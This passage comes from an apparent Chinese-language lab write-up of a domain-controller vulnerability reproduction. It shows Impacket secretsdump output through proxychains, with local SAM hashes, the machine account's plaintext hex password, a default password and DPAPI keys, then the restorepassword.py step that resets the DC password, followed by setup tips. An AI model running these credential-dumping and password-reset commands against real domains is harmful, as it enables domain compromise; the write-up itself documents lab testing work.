


```
 ✘  ~/Desktop/proxychains/impacket/examples  master  ./proxychains4 secretsdump.py -sam sam.save -system system.save -
security security.save LOCAL


[proxychains] config file found: /Users/sven/Desktop/proxychains/impacket/examples/proxychains.conf
[proxychains] preloading ./libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22.dev1+20200915.115225.78e8c8e4 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x36b82df4d5de2cba91f72711f5749d34
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:6b69e91c1675c3f849e7ac70f4baf81782df5336244b75c9fd08c6ab02b0ed1c434ce5bbf3d7f260f02e5b8e4e8
17e7fa64eb8337bac67577c902b04334816f3e329d2817d9508398b405d47a81651b444e3c7f34b6be3804ad5ff950e9dcb40008e190a8c819c75300a3d
ee8a3c4b5a19b488725d9234e3fe7462f84660fe02fe3d0ee63e303fed23f970369ec3b870669edc578980f0630066f5df8853c2e63dd190169861d68ff
1b36a0b3d6020fa61d1bd951851a8ea74fbe63675e3d52aee12385f8405b01d4d1d4d7ed151d44d3043d13636964666d29dbe48ac74a0c33cba2c506a3f
01689ba2d667b38dcc98
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:d3172a0d1f5713c9a69509f09364a4a7
[*] DefaultPassword
(Unknown User):1qaz@WSX
[*] DPAPI_SYSTEM
dpapi_machinekey:0xde6b10d6d12d66d06882ab42529a45f2dd174b18
dpapi_userkey:0xb420d078382eb774b299d179ec66737a49dbe082
[*] NL$KM
 0000   70 2E 7E 6C C8 DD E9 BF  D5 C8 FE A2 F4 DE E4 35   p.~l...........5
 0010   12 91 CE 0D BB 75 12 63  82 4E 76 E0 A8 CA 2D ED   .....u.c.Nv...-.
 0020   F2 18 6B 73 64 5F E0 40  58 B5 F8 74 D1 7C E5 B5   ..ksd_.@X..t.|..
```

利用提取的明文**hex**，进行最后的恢复操作

```
./proxychains4 python3 restorepassword.py DC@DC -target-ip 10.10.10.10 -hexpass 6b69
e91c1675c3f849e7ac70f4baf81782df5336244b75c9fd08c6ab02b0ed1c434ce5bbf3d7f260f02e5b8e
4e817e7fa64eb8337bac67577c902b04334816f3e329d2817d9508398b405d47a81651b444e3c7f34b6b
e3804ad5ff950e9dcb40008e190a8c819c75300a3dee8a3c4b5a19b488725d9234e3fe7462f84660fe02
fe3d0ee63e303fed23f970369ec3b870669edc578980f0630066f5df8853c2e63dd190169861d68ff1b3
6a0b3d6020fa61d1bd951851a8ea74fbe63675e3d52aee12385f8405b01d4d1d4d7ed151d44d3043d136
```

```
36964666d29dbe48ac74a0c33cba2c506a3f01689ba2d667b38dcc98
```



```
~/Desktop/proxychains ▶ ./proxychains4 python3 restorepassword.py DC@DC -target-ip 10.10.10.10 -hexpass 6b69e91c1675c3f849
e7ac70f4baf81782df5336244b75c9fd08c6ab02b0ed1c434ce5bbf3d7f260f02e5b8e4e817e7fa64eb8337bac67577c902b04334816f3e329d2817d950
8398b405d47a81651b444e3c7f34b6be3804ad5ff950e9dcb40008e190a8c819c75300a3dee8a3c4b5a19b488725d9234e3fe7462f84660fe02fe3d0ee6
3e303fed23f970369ec3b870669edc578980f0630066f5df8853c2e63dd190169861d68ff1b36a0b3d6020fa61d1bd951851a8ea74fbe63675e3d52aee1
2385f8405b01d4d1d4d7ed151d44d3043d13636964666d29dbe48ac74a0c33cba2c506a3f01689ba2d667b38dcc98
[proxychains] config file found: /Users/sven/Desktop/proxychains/proxychains.conf
[proxychains] preloading ./libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22.dev1+20200915.115225.78e8c8e4 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:135  ...  OK
[*] StringBinding ncacn_ip_tcp:10.10.10.10[49158]
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:49158  ...  OK
Change password OK
```

PS: 恢复后的 hash 经过检查，完整恢复，和漏洞利用前的 hash 是一样的

0x04 坑点

- exp 运行中会因为 impacket 报错，重新安装此模块即可

  ```
  git clone https://github.com/SecureAuthCorp/impacket.git
  cd impacket && pip3 install .
  ```

- 一些脚本是 impacket 模块里面的 py 文件
- exp 的一些参数，最好搞清楚对应域的那些东西
- 图片很多，环境麻烦，能挤出时间真不容易。
- 漏洞复现会将域控(DC)密码置为空，导致DC脱域，需要将密码恢复。